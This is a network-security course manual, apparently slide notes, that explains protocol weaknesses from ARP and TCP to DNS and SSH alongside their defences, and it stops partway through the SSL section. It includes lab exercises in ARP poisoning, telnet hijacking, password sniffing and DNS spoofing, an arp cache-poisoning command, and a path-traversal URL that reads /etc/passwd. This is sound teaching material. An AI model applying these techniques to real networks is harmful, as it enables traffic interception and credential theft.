

Section

1

**ETHERNET AND
IP OPERATION**

Objectives:

Upon completion of this section you should be able to:


- Describe each layer of the ISO's OSI network model
- Explain the operation of ethernet (i.e. CSMA/CD)
- Identify the function of each of the fields in an ethernet frame
- List a variety of packet capture tools, and compare and contrast their behaviors
- Explain the function of the various fields in an IPv4 packet header
- Explain the process of IP fragmentation and PMTU discovery
- Describe the operation of the ARP protocol and explain how it might be abused
- List the basic functions of the ICMP protocol and describe how it might be abused

Relevance:


Discussion - The following questions are relevant to understanding the content of this section:

- How does the OSI network model help you understand a network protocols operation?
- How do a switch and hub differ in their operation?
- What tools are available that will allow you to capture and analyze network traffic?
- When a router needs to forward a packet that is larger than the MTU of the destination network what does the router do?
- How might blocking all ICMP traffic at a firewall or router break the PMTU discovery process?
- Why might you statically map an entry in your local ARP table?
- Why is it important that ICMP error messages are never triggered by another ICMP error message, or a layer 2 or 3 broadcast?

OSI Network Model




Application Layers



Network Services Layers


		EXAMPLES	
Transport	Reliable or unreliable connections Error correction, retransmission	TCP UDP SPX	ATP ADSP
Network	Logical Addressing Path determination	IP IPX	CLNP DDP
Data Link	Coordinates us of shared media Error detection with checksumming	802.3 HDLC 802.11	802.2 ATM
Physical	Cable pin-outs, connector specs Convert bits to electrical/optical	V.35 100BT EIA/TIA-232	ISDN DS1

Moving Data Through The Stack




Data Link Layer Format

Bytes Ethernet II IP Encapsulation



Bytes IEEE 802.3/802.2 IP Encapsulation



Ethernet Operation

CSMA/CD = Carrier Sense Multiple Access with Collision Detection

- Multiple devices can access the network at any time
- Devices “listen” for clear network before transmitting
- If multiple devices do transmit at the same time:
 - The frames will be corrupted
 - The collision will be detected by all transmitting devices
 - Each device will retransmit at random interval

64 byte minimum frame size

Ethernet cards filter frames not specifically addressed to local machine from traveling up stack

Hub and Switch Operation

Collision Domain - Set of devices that will see a frame transmitted by a host

Broadcast Domain - Set of devices that will see a layer 2 broadcast frame transmitted by a host

Hubs operate at the physical layer

- One broadcast domain
- One collision domain

Switches operate at the data link layer

- One broadcast domain (assuming no VLANs)
- One collision domain per port

Ethernet Security Issues

- Within a collision domain any station can see traffic to and from any other station in the same collision domain
- An ethernet card in promiscuous mode will pass all frames received up the stack
- MAC addresses are changeable via software

MAC tables in ethernet switches can be attacked

- If table becomes full, most switches act like hubs
- Poisoning table permits selective redirection of traffic

Detecting Promiscuous NICs

Four general techniques to identify if remote host has NIC in promiscuous mode:

- 1 Generate an ICMP echo request with a valid destination IP address, but bogus destination MAC and watch for a response.
- 2 Generate an ARP request with a valid destination IP address, but a bogus destination MAC and watch for a response.
- 3 Ping suspected host, get baseline response time, then generate significant amounts of bogus traffic and ping the host again to see if response time is much higher.
- 4 Generate IP traffic with bogus addresses, look for reverse DNS lookup requests

Network Packet Capture

The **pcap** library provides an interface to low-level network capturing

- The library is cross-platform, running on Windows and many Unixes
- The **pcap** library allows capture filters to specify what type of traffic to capture
- Some popular utilities that use **pcap** include: tcpdump, tethereal, ethereal, ntop, snort, and NetXray

tcpdump

Very widely used

- Standard part of many Unix / Linux operating systems

Does some basic protocol decoding

Useful options include:


- n prints output in numeric form (no DNS lookups)
- e prints data link headers
- p puts the interface in promiscuous mode
- w *file* saves capture

Ethereal

Extremely advanced Open Source utility

- Binaries are even available for Windows
- GUI and CLI interfaces
 - **ethereal** and **tethereal**
- Decodes over 200 protocols
- Reads over 18 capture file formats
- Powerful "Follow TCP stream" option
- Display filters allow coloring and refined display

IPv4



IP Addressing

IPv4 uses 32bit addresses

- Network and host portions - Subnetmask sets boundary

Classfull Addressing

Class A range (1-126)

Class B range (128-191)

Class C range (192-223)

Class D range (224-239) Multicast

Loopback Interface - 127.0.0.1

RFC 1918 -Private Address Space

- 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16

Differentiated Services

Hosts can set TOS/DiffServ bits for special treatment

Field has changed meanings over time

Originally composed of:

- 3 bit precedence field
- 3 Type-of-Service (ToS) bits
- Last 2 bits were reserved for future use

Currently to be interpreted as:

- 6 bit DiffServ field (RFC 2474)
- 2 bit ECN field (RFC 3168)

IP Fragmentation

16bit Length field = 64KB max IP packet size

MTU defines maximum payload size for Layer 2 frame

- Ethernet II frame = 1500 byte MTU
- If an IP packet size exceeds the MTU it must be fragmented and transmitted in multiple layer 2 frames

Fragmentation can take place at sending host or at an intermediate router

- IP stack at destination reassembles packet
- IP fragmentation is transparent to higher layers

IP Fragmentation - cont.

Attackers may use fragmentation to both mask and facilitate their probes and attacks

- fragrouter
- nmap frag-scan option

Path MTU Discovery

- Fragmentation causes more overhead
- MTU can vary along path between two hosts
- For maximum efficiency, a host should transmit packets no larger than the smallest MTU in the path

ARP

Before an IP packet can be transmitted to another host, it needs to be encapsulated inside a frame

- Frame needs to have destination MAC address

ARP maps layer 3 addresses to layer 2 addresses

IP addresses -> Ethernet MAC

ARP Normal Operation:

- hostA sends a layer 2 broadcast, with ARP request for hostB
- hostB sends a unicast ARP reply with answer back to hostA
- Both hosts maintain an ARP cache with learned mappings

ICMP

Internet Control Message Protocol (ICMP) is used to send control messages (status, error, etc.) for IP

- ICMP messages are transmitted inside IP packets
- ICMP messages provide for error reporting and queries

The ICMP header has three fields

TYPE, CODE, CHECKSUM

- IANA registers TYPES
<http://www.iana.org/assignments/icmp-parameters>
- CODEs act as a sub-type

ICMP Redirects

Informs a host of a better route to a destination

- The host then dynamically updates its routing table

Only routers should generate ICMP redirects

- Hosts should ignore redirects if the source is not the current first-hop gateway for the destination

ICMP Redirects should only be seen on a LAN with more than one egress router

Important ICMP Messages

- Source Quench
- Unreachables
- Query Messages

ICMP Security Issues

ICMP Query message violate principle of least disclosure

Forged ICMP redirect messages

Attacker able to change victim's routing table

Forged ICMP source quench

Attacker able to slow communication between two hosts

Forged ICMP unreachable

Attacker able to DoS victim

By default hosts respond to Echo Request sent to broadcast address

Amplification effect (Smurf attack)

Protecting Against ICMP Abuse

Monitor ICMP network statistics

- Many redirects might be suspicious
- Large numbers of echo request / reply packets

Possibly configure host not to respond to:

- Redirects
- Echo request sent to broadcast
- queries (timestamp, address mask, etc.)

Lab 1 - Basic Traffic Generation, Capture, and Analysis

Objectives:

- capture and analyze ARP traffic with a variety of tools
- capture and analyze ICMP echo, unreachable, and redirect messages
- explore the differences between a variety of traffic capture utilities and their interfaces and options

Estimated time: 1.5 hours

Section

2

**IP AND ARP
VULNERABILITY
ANALYSIS**

Objectives:

Upon completion of this section you should be able to:

- Summarize the security implications of using the IP protocol
- Describe how routing protocols could be used to circumvent network security
- Explain how the ARP protocol can be exploited to redirect traffic flow on a switched network

Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- How can anti-spoof filters on your routers increase network security?
- Why is it crucial to stay current on applying security updates?
- What defenses exist to protect against ARP cache poisoning?

IP Security Issues

- By default all information is clear text
- Quirks in IP stack implementations allow remote operating system identification
 - Different operating systems respond uniquely to “illegal” IP, ICMP, TCP, UDP packets
- ICMP queries and error messages can be used for information gathering
- Bugs in IP stacks have historically allowed remote crashing of computers, or worse
- Attackers sending spoofed IP packets may subvert security

IP Routing

IP devices have routing tables

- At a minimum all “connected networks” will be in the table
- If sending host is on the same network as destination host, ARP is performed and packet is sent directly

Route lookup procedure:

- Search for matching host address
- Search for matching network address
- Search for default route

Routing Protocol Security

- Many dynamic routing protocols have little to no authentication and sanity checking on routing updates
- Attackers can forge routing protocol updates modifying traffic flow, enable sniffing, or bring down the network

Protecting Against IP Abuse

- Apply anti-spoof packet filters on all router interfaces
- Turn off IP directed broadcasts
- Keep software versions and patches current
- Use firewalls to sanitize and filter packets
- Use access lists with dynamic routing protocols to sanitize routing updates
- Use encryption where possible
- Disable or lockdown methods of remote information gathering - Certain ICMP types, SNMP, RMON, etc

ARP Security Issues

Tricking a host into believing an incorrect IP to MAC mapping to be true, is known as ARP Cache Poisoning

Can be used to sniff traffic on a switched network

Consider three devices in the same broadcast domain:

- Attacking host, Victim host, Default gateway router

(1) Attacking host ARP spoofs router's IP to victim host

(2) Attacking host ARP spoofs victim host's IP to router

(3) Attacking host "routes" traffic so everything appears normal while sniffing

Cache Poisoning with ARP Replies

If an entry currently exists in the ARP cache, a host will accept any ARP “reply” updating that entry

- The host may not have even sent a request

The **arp** command can be used to issue ARP replies for non-local hostnames:

```
# arp -s other_host other_MAC_address pub
```

- Intended for use in implementing ARP proxies
- Also usable for cache poisoning

The **arp** command can also be used to make ARP cache entries permanent:

```
# arp -s hostname MAC_address
```

Cache Poisoning with ARP Requests

When a host receives an ARP-Request, it uses the SOURCE MAC / IP in the ARP Request to update its ARP cache

- A current entry in ARP cache need not exist

ARP Cache Poisoning Defense

- Run a daemon that monitors your ARP cache and alerts you of any suspicious changes
- Statically assign ARP mappings for important hosts (eg, your default gateway router)

/etc/ethers

Add **arp -f /etc/ethers** to **/etc/rc.local**

- Statically assign ARP mappings for all hosts and turn off ARP
ifconfig -arp interface
- Run IPv6 exclusively

Lab 2 - Advanced Traffic Generation, and Capture

Objectives:

- Learn to use a variety of tools to generate traffic, including forged headers.
- Use ARP cache “poisoning” to capture traffic on a switched LAN

Estimated time: 1.5 hours

Section

3

**UDP/TCP
PROTOCOL AND
TELNET
VULNERABILITY
ANALYSIS**

Objectives:

Upon completion of this section you should be able to:

- Explain the function of the various fields in the UDP and TCP headers
- Explain the security implications of the TCP-state-machine states
- Describe the TCP session setup and termination process
- List several security vulnerabilities in the TELNET protocol

Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- How do TCP sequence and acknowledgement numbers increment during a TCP session?
- How might link reliability affect TCP window size during a TCP session?
- Why can predictable ISN's lead to TCP session compromise?


User Datagram Protocol

Properties of UDP:

- Provides no reliability
- Connectionless
- Stateless
- Lightweight and efficient

Simple transport protocol appropriate when reliable delivery is not required (or is provided by another layer)

UDP Segment Format




Transmission Control Protocol

Properties of TCP

- Reliable (all data acknowledged)
- Connection oriented (handshake)
- Stateful

Appropriate when application requires a reliable data transport

TCP Segment Format



TCP Port Numbers

- Each port number is a connection point on a host
- Applications “listen” for connections on distinct ports
- “Well known” ports were standardized in RFC 1340 and revised in RFC 1700
- Only one application may bind to a given port at a time
- TCP ports allow multiple network services at the same IP address

TCP Sequence / Acknowledgment #'s

- Used to establish connection reliability
- Identify the TCP segment's position in the data stream
- Identify the senders readiness to receive data

TCP Three-way Handshake

A TCP connection is established via a three way handshake:

1. The initiating host sends TCP segment with the SYN flag set containing an initial sequence number or ISN
2. The receiving host responds by setting both the SYN and ACK flags and containing its own ISN
3. A final ACK is sent to complete the connection

The TCP handshake is defined in RFC 793

TCP Window Size

- The window size is the number of bytes the sending host may transmit before it must wait for an acknowledgment from the receiving host
- Window sizes are advertised separately for each direction of traffic flow
- Window sizes can be changed during the course of a TCP connection based on the end hosts buffers
- The congestion window size maintained on the sender may prevent it from transmitting segments even if the receiver has open space in its advertised sliding window

The TCP State Machine

A TCP connection progresses through a series of states during its lifetime.

LISTEN

SYN-SENT

SYN-RECEIVED

ESTABLISHED

FIN-WAIT-1

FIN-WAIT-2

CLOSE-WAIT

CLOSING

LAST-ACK

TIME-WAIT

CLOSED

The TCP State Transitions

Normal TCP state transitions for a client:

(CLOSED) -->(SYN_SENT) -->(ESTABLISHED) -->
(FIN_WAIT 1) -->(FIN_WAIT 2) -->(TIMEOUT)

Normal TCP state transitions for a server:

(CLOSED) -->(LISTEN) -->(SYN_RCVD) -->(ESTABLISHED) -->
(CLOSE_WAIT)-->(LAST_ACK)

TCP Connection Termination

The “polite” way:

One host sends the other a segment with the *FIN* flag set to which the receiving host replies with an *ACK*. This process is then repeated in reverse, thus both hosts actively close the connection.

The “rude” way:

Either host sends the other a *RESET* signal and the connection is immediately terminated.

TCP SYN Attack

- SYN is the first part of the three-way TCP handshake
- The attacker floods the target with SYN segments, but does not complete the other steps in the handshake
- The target allocates resources for each incoming connection until it is unable to respond to any more incoming TCP connections

TCP Sequence Guessing

- RFC 793 specifies that Initial Sequence Numbers (ISNs) should be generated using a clock based procedure
- The majority of TCP implementations ignore RFC 793 and instead simplify ISN allocation by incrementing by a constant value, a scheme originally introduced in Berkeley kernels
- The majority of TCP implementations use well known values when incrementing the ISN; therefore an attacker may predict the next ISN with a reasonable chance of success
- RFC 1948 offers a secure algorithm for generating ISNs, by using RFC 793 approaches to generate ISNs separately for each four-tuple combination of local IP, local port, remote IP, and remote port

TCP Connection Hijacking

The following values are used to authenticate the connected host once a connection is established:

- IP number
- Port numbers
- Sequence numbers
- Acknowledgment numbers

All of these values may be sniffed and spoofed, allowing an attacker to hijack an established connection.

Telnet

- Telecommunications Network protocol - defined in RFC 854
- Provides remote logins across a TCP/IP network
- One of the oldest internet applications - dates back to 1969 on the ARPANET
- Designed to work between any host operating system and any terminal or client operating system

Telnet Concepts - Options

Normally, the first exchange that takes place over a telnet connection is Options Negotiations.

Either side may send one of four different requests for any given option:

- WILL, the sender wants to enable the option
- DO, the sender wants the receiver to enable the option
- WONT, the sender wants to disable the option
- DONT, the sender wants the receiver to disable the option

Either side may accept or reject a request to enable an option, but must honor a request to disable a feature

Telnet Concepts - Commands

- Telnet commands are sent in-line with the data stream in both directions.
- An IAC (interpret as command) byte is sent to signal that the next byte will be a command.

Telnet Security Concerns

All information is exchanged in plain text

Susceptible to standard TCP attacks

Connection hijacking

- An attacker may introduce commands by stealing a connection that is already authenticated

Environment exploit

- Telnet servers allow the client to set environmental variables before authentication
- Some servers allow using the TERMCAP variable to cause the server to read any file on the system

Lab 3 - Attacks on TCP

Objectives:

- Use forged packets to slow and kill TCP sessions
- Monitor and hijack a telnet session

Estimated time: 45 minutes

Section

4

**FTP AND HTTP
VULNERABILITY
ANALYSIS**

Objectives:

Upon completion of this section you should be able to:

- Define both active and passive mode for FTP file transfers
- List several security vulnerabilities of the FTP protocol and methods of minimizing the risks
- Explain the structure and format of a basic HTTP request and response
- Summarize the HTTP response / status codes
- List several common security vulnerabilities of the HTTP protocol

Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- What implications does FTP passive-mode have when setting up packet filtering on a border router or firewall?
- Why is it critical to carefully secure FTP and HTTP proxies?
- How can insufficient URL parsing code in a web server lead to information compromise?
- Why is relying on HTTP client headers such as 'referer:" a poor security tactic?

FTP

File Transfer Protocol - defined in RFC 959

The Internet standard for file transfers, FTP copies a complete file from one system to another.

Designed to work between different hosts, regardless of the operating system.

FTP uses two TCP connections to transfer a file:

- Control connection - used for client commands and server replies.
- Data connection - used for the actual file transfer.

Modes

Active mode

- The client opens a control channel connection to the server to request files and other FTP operations
- The server opens (and closes) a data channel connection to the client for each file that is transferred
- The client closes the data connection if a file is transferred to the server

Passive mode

- The client opens a control channel connection to the server and sends a PASV request
- The server responds with a port number it is listening on for the data connection, which the client opens

Transfer Methods

The FTP protocol supports four methods of file transfer:

- ASCII - Text files are transferred in 7-bit ASCII
- EBCDIC - Another way to transfer text files, used only when both hosts are EBCDIC systems
- Binary - Binary data is sent as a contiguous stream of bits
- Local - Like Binary, but the number of bits per byte is specified by the sender

Security Concerns

- RFC2577 - FTP Security Considerations
- The Bounce Attack
- Port Stealing
- Brute-force Attacks
- Access Restrictions
- Privacy

The Bounce Attack

- An FTP server may be tricked into opening a data connection to another server (the target) rather than back to the connected client
- The client may then instruct the FTP server to transfer a file to the target
- The file transferred is often a text file containing commands, and is sent to a daemon on the target
- As far as the target is concerned, the attack comes from the FTP server

Minimizing Risk

- Set the FTP server not to open data connections to ports lower than 1024
- Only allow data connections to same IP where control connection originated
- Do not allow anonymous uploads to be downloaded
- Do not allow anonymous uploads at all
- Allow only passive mode FTP

FTP - Port Stealing

Many operating systems assign ports in a predictable order

- An attacker makes a legitimate connection and notes the assigned port number, he / she may then guess the next port number to be assigned
- The attacker may then steal another users connection and use it to steal or upload files

The Defense:

Assign port numbers at random, either via the operating system or the FTP software itself

Brute-force Attacks

The Attack:

- A program or person continuously tries passwords from a list until one works.
- This attack may involve many concurrent connections to maximize results.

The Defense:

- Limit the number of incorrect password attempts.
- Limit the number of incorrect logins.
- Limit the number of concurrent logins.
- Only use anonymous FTP
- Don't use FTP – ssh (scp, sftp)

Access Restriction

- Limit connections by network address.
- Use FTP software that verifies the client address for both the control and data connections.
- Verify and use secure file system permissions
 - Only allow the minimum needed access.

Privacy

- FTP sends all authentication, commands, and transfers in plain text
- Use anonymous FTP when possible to avoid sending a password
- Use an alternate authentication scheme that is not plain text
- Use a modern encrypted replacement such as SFTP

HTTPv1.1

RFC2616:

- “The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems.”

HTTP is a stateless protocol

- The server closes the connection after a client request is processed
- No server overhead associated with tracking client sessions between connections

HTTP Protocol Parameters

HTTP version header:

HTTP-Version = "HTTP" "/" 1*DIGIT "." 1*DIGIT

The first digit, or major number, is incremented whenever the message format changes.

The second digit, or minor number, is incremented whenever a change:

- adds features which do not change the general message parsing algorithm
- adds to the message semantics and imply additional capabilities of the sender

HTTP Message

Request: **GET /index.html HTTP/1.1**

Response: **HTTP/1.1 200 OK**

Message Headers

- Format: [name] : [value] CRLF
- CRLF
- [Message Body]

HTTP Request/Method Definitions

There are two main HTTP methods:

HTTP GET

- Used to request a read only resource from the server, such as a static HTML page
- Parameters are stored in the URL itself:
- **GET /index.html?user=guru&password=secret HTTP/1.0**

HTTP POST

- Allows the user to pass information to the server
- Parameter information is stored in the body of the request rather than in the URL
- A POST is typically generated by the browser in response to a click on a *Submit* button

Response/Status Codes

Every server response contains a status code; common codes include:

- 100 level: Informational
- 200 level: Success (200 == OK)
- 300 level: Redirection
- 400 level: Client Error (400 == BAD REQUEST)
- 500 level: Server Error (503 == SERVICE UNAVAILABLE)

Proxies

- A program that acts as an intermediary between a client and a server.
- Receives requests from clients, and forwards those requests to the intended servers.
- The responses pass back through the proxy in the same way.
- A proxy has functions of both a client and a server.

Requests to a proxy differ from normal requests.

- They use the complete URL of the resource being requested, not just the path.

Authentication

RFC 2617:

"HTTP provides a simple challenge-response authentication mechanism that MAY be used by a server to challenge a client request and by a client to provide authentication information."

Methods of authentication

Basic - The user id and password are sent to the server in encoded plain text

Digest - The user id and password are sent to the server cryptographically via a one time session value and MD5 hashing

Security Concerns

- Personal Information
- Attacks based on File and Path names
- Header Spoofing
- Authentication credentials and idle clients
- Proxy servers

Personal Information

A typical HTTP client, the web browser, stores a lot of personal data that can be sent to a server, for example:

- Name and address of the user
- Email address of the user
- Location of the user
- Passwords, encryption keys, etc.

It is up to the client to protect personal information

- Many do not by default

Also, web servers may place personal information in cookies that other servers may be able to read

Attacks On File and Path Names

- The HTTP server must parse the requested file and path and decide whether it should serve the document or not
- Historically, small bugs in HTTP server software have allowed attackers to retrieve content not intended for public distribution

A simple example:

`http://www.example.com/../../../../etc/passwd`

- A poorly implemented server may return the password file to the attacker

Header Spoofing

- Some sites use the *Referer* header to determine authentication - If you are coming from a trusted site, then you are trusted
- This is a bad idea because it is rather easy for an attacker to fake or spoof the *Referer* header and thereby gain access to restricted content

Auth Credentials and Idle Clients

- Current HTTP clients and user agents typically retain authentication information indefinitely
- HTTPv1.1 does not include any way for the server to expire or retract authentication credentials or to detect how long a client has been idle
- Public terminals may allow an attacker to access the previous user's personal data or accounts by simply pressing the Back button

Proxy Servers

RFC2616:

"A compromised proxy, or a proxy implemented or configured without regard to security and privacy considerations, might be used in the commission of a wide range of potential attacks."

Proxies, by design, are men-in-the-middle and have access to personal, security related, and proprietary information.

Proxies must be carefully secured.

Lab 4 - Attacks on FTP and HTTP

Objectives:

- Use **dsniff** to capture FTP and HTTP passwords
- Bonus exercise: Use **urlsnarf** and **webspy** to monitor a web browser

Estimated time: 30 minutes

Section

5

**DNS PROTOCOL
VULNERABILITY
ANALYSIS**

Objectives:

Upon completion of this section you should be able to:

- Define the following DNS terms: resolver, name server, zone file, zone transfer
- Describe the basic theory of operation for the DNS name resolution process
- List several security vulnerabilities with common DNS name server implementations / configurations

Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- How can poorly secured name servers expose potentially sensitive information about the hosts on your network?
- What methods can be used to prevent unauthorized zone transfers?
- Which name server implementations are more or less susceptible to name server cache poisoning?
- How might DNS response spoofing be used to facilitate a man-in-the-middle attack?

DNS

- Hosts on the Internet communicate via IP addresses
- Before DNS, all hosts had to maintain a copy of the Internet Hosts file in order to resolve names to IP addresses
- As the number of hosts on the Internet exploded, maintaining a single hosts file became impossible
- DNS provides a distributed, robust, and reliable way for Internet hosts to resolve name and IP addresses

DNS Basic Concepts and Terms

Resolver - a program that extracts information from name servers in response to client requests

- Must be able to access at least one name server
- Typically by a system routine that is directly accessible to user programs

Name Server - a server program which holds information about some delegated part of the DNS name space:

- Typically has records that link it to other name servers
- Processes queries that arrive from resolvers

DNS Resolution

Direct Response

- If the server queried is authoritative for the zone in question, then it will respond with a direct answer

Referral

- If the server queried is not authoritative for the zone in question, and the requested data is not in its cache, it will respond with a referral to another name server

DNS Zone Transfers

A Zone Transfer copies all the information relating to a zone from the authoritative name server to another host

Secondary, or slave name servers use zone transfers to receive the information they are going to serve

An attacker may use a zone transfer to gather information about your network

- Zone Transfers put a lot of load on a name server
- Splitting DNS records so that names of internal machines are not accessible to the internet helps protect this information
- Use an ACL so that only secondary servers may initiate a zone transfer
- Use TSIG authentication for zone transfers

DNS Spoofing

- DNS Spoofing involves a name server making use of false information received from a host that is not the authority for that information
- Inserting false information into a name sever's cache is also called cache poisoning

DNS Cache Poisoning

Example DNS Cache Poisoning:

- The attacker owns the domain **cracker.org**
- The attacker modifies the **cracker.org** name server to also serve false information about **yourdomain.com**
- The attacker then uses your name server to query the **cracker.org** name server which sends the false information, along with the valid information requested
- Now the false information is stored in your name servers cache

DNS Security Improvements

Efforts are under way to improve DNS security

DNSSEC - RFC 3130

- A “toolbox” of techniques and methodologies, that when used properly can improve the integrity of the DNS

RSA / SHA1 - RFC 3110

- Digital signatures and cryptographic keys that can be used with DNS

Lab 5 - Attacks on DNS

Objectives:

- Use **dnsspoof** to forge DNS responses to redirect web traffic
- Use forged DNS responses to circumvent host based access security

Estimated time: 30 minutes

Section

6

**SSH AND HTTPS
PROTOCOL
VULNERABILITY
ANALYSIS**

Objectives:

Upon completion of this section you should be able to:

- Describe the basic steps involved in the SSH session initialization
- List key differences in the SSH version 1 and 2 protocols including: supported ciphers, and data integrity methods
- Identify weaknesses in the RC4 and IDEA cryptographic systems and the implications of these weaknesses on SSH protocol v1
- List protocols that can use SSL / TLS for secure transmission
- Describe several SSL protocol vulnerabilities and defenses against those vulnerabilities
- Configure the OpenSSH server daemon to only accept SSH protocol v2 connections

Relevance:

Discussion - The following questions are relevant to understanding the content of this section:

- What SSH implementations exist and where can you download them from?
- How do checksum and cryptographic hashes like CRC32, HMAC-md5, HMAC-sha1, etc. provide for data integrity?
- How can backward compatibility support in a protocol lead to protocol compromise?
- What is the principle of operation behind man-in-the-middle attacks, and why are they often effective even when attacking encrypted protocols like SSH and HTTPS?

SSH Concepts

- Session data encryption
- Strong authentication
- Secure TCP tunneling
- Session ticket forwarding
- Secure Shell implementations

<http://www.ssh.com/>

<http://www.openssh.org/>

Initial Connection

- Client initiates connection, server spawns daemon in response
- Client and server exchange SSH protocol and version data
- If server decides that the two are compatible, server sends keys to client, client generates session key and encrypts it with server keys, and client sends encrypted session key to server
- Now that both sides have a session key, an encrypted link between server and client is established

Protocols

SSH1

one monolithic protocol

SSH2

- Transport Layer Protocol
- Authentication Protocol
- Connection Protocol

SSH 1

Key exchange (asymmetric)

- RSA

Data encryption (symmetric)

- 3DES
- Blowfish
- RC4
- IDEA

Data integrity

- CRC

SSH2

Key exchange (asymmetric)

- DSA or RSA plus Diffie-Hellmann

Data encryption (symmetric)

- 3DES
- Blowfish
- CAST128
- Arcfour
- AES

Data integrity

- HMAC-md5 & HMAC-sha1
- HMAC-ripemd160

Encryption Vulnerabilities

RC4

- encryption cracking
- connection replay
- data modifications

IDEA

- data modification

SSH Vulnerabilities

SSH 1 Vulnerabilities

- insertion attack
- brute force attack
- CRC compensation attack
- session key recovery

General Vulnerabilities

- client authentication forwarding
- host authentication bypass
- X forwarding & Bleichenbacher oracle

SSH1 Insertion Attack

- Requires interception of initial protocol negotiation between server and client
- Requires interception of client - server stream, such as by TCP session hijacking
- After interception of stream, arbitrary encrypted packets can be inserted, which will be decrypted and processed by the recipient

SSH Brute Force Attack

- SSH1 server only logs unsuccessful login attempts on the fifth sequential bad login attempt
- Creates potential for brute-force login: try four times, disconnect, try again, disconnect....
- Vulnerability never present in OpenSSH, and fixed in commercial SSH2 server
- Initial release of commercial SSH2 server didn't properly log IP addresses

SSH1 CRC Compensation Attack

- CRC compensation attack code added to SSH to prevent insertion attacks contains a buffer overflow
- By careful construction of an SSH binary packet, remote root access to the system is possible

Bleichenbacher Oracle

- Generic vulnerability in RSA
 - Affects SSH1, SSH2 (if RSA used instead of DSA)
 - Affects any other programs / protocols that uses RSA key exchange, such as SSL, PGP, and IPsec
 - Largely theoretical weakness in RSA, potentially allowing for decryption of ciphertext
 - Potentially allows for recovery of SSH session keys

SSH1 Session Key Recovery

- Timing attack used in conjunction with the Bleichenbacher oracle
- By careful timing and use of extremely powerful equipment, a cracker can recover SSH1 session keys and decrypt the hour of SSH1 traffic encrypted with that key
- SSH2 and connection rate-limiting will both prevent this attack in the wild

Client Authentication Forwarding

- Man-in-the-middle attack in which an attacking server forwards client authentication to another target server
- Requires that the client uses and the target server accepts unencrypted connections

Host Authentication Bypass

- Host authentication disabled for localhost
- If localhost is resolved from a remote DNS server, DNS poisoning to redirect connection attempts from localhost to an arbitrary server is possible

X Session Forwarding

- Old versions of SSH clients provide no way of disabling X session forwarding over SSH
- Malicious SSH servers can exploit this to snoop X display on connecting SSH clients

HTTPS Protocol Analysis

- HTTPS is simply HTTP over SSL
- Default port for HTTPS is 443
- HTTP over SSL issues
 - Name based virtual hosts are not possible
 - Server load increases with each concurrent client connection

SSL Enabled Protocols

In addition to HTTP there are several other protocols that lack any inherent security

SSL allows these protocols to be used securely

- imap
- ldap
- pop
- nntp
- smtp
- irc

SSL protocol

- The SSL protocol is intended to provide a practical, application-layer, widely applicable connection-oriented mechanism for Internet client/server communications security
- Originally invented by Netscape in 1994.
- SSL version 2.0 considered insecure, SSL version 3.0 deployed in 1995.

SSL Layers

- **Handshake layer** - initializes and synchronizes cryptographic state for the two endpoints
- **Record layer** - provides confidentiality, authenticity, and replay protection. This layer sits above a transport layer, usually TCP

The SSL Handshake

To ensure a secure and expeditious exchange the SSL handshake makes use of both public key and symmetric key encryption

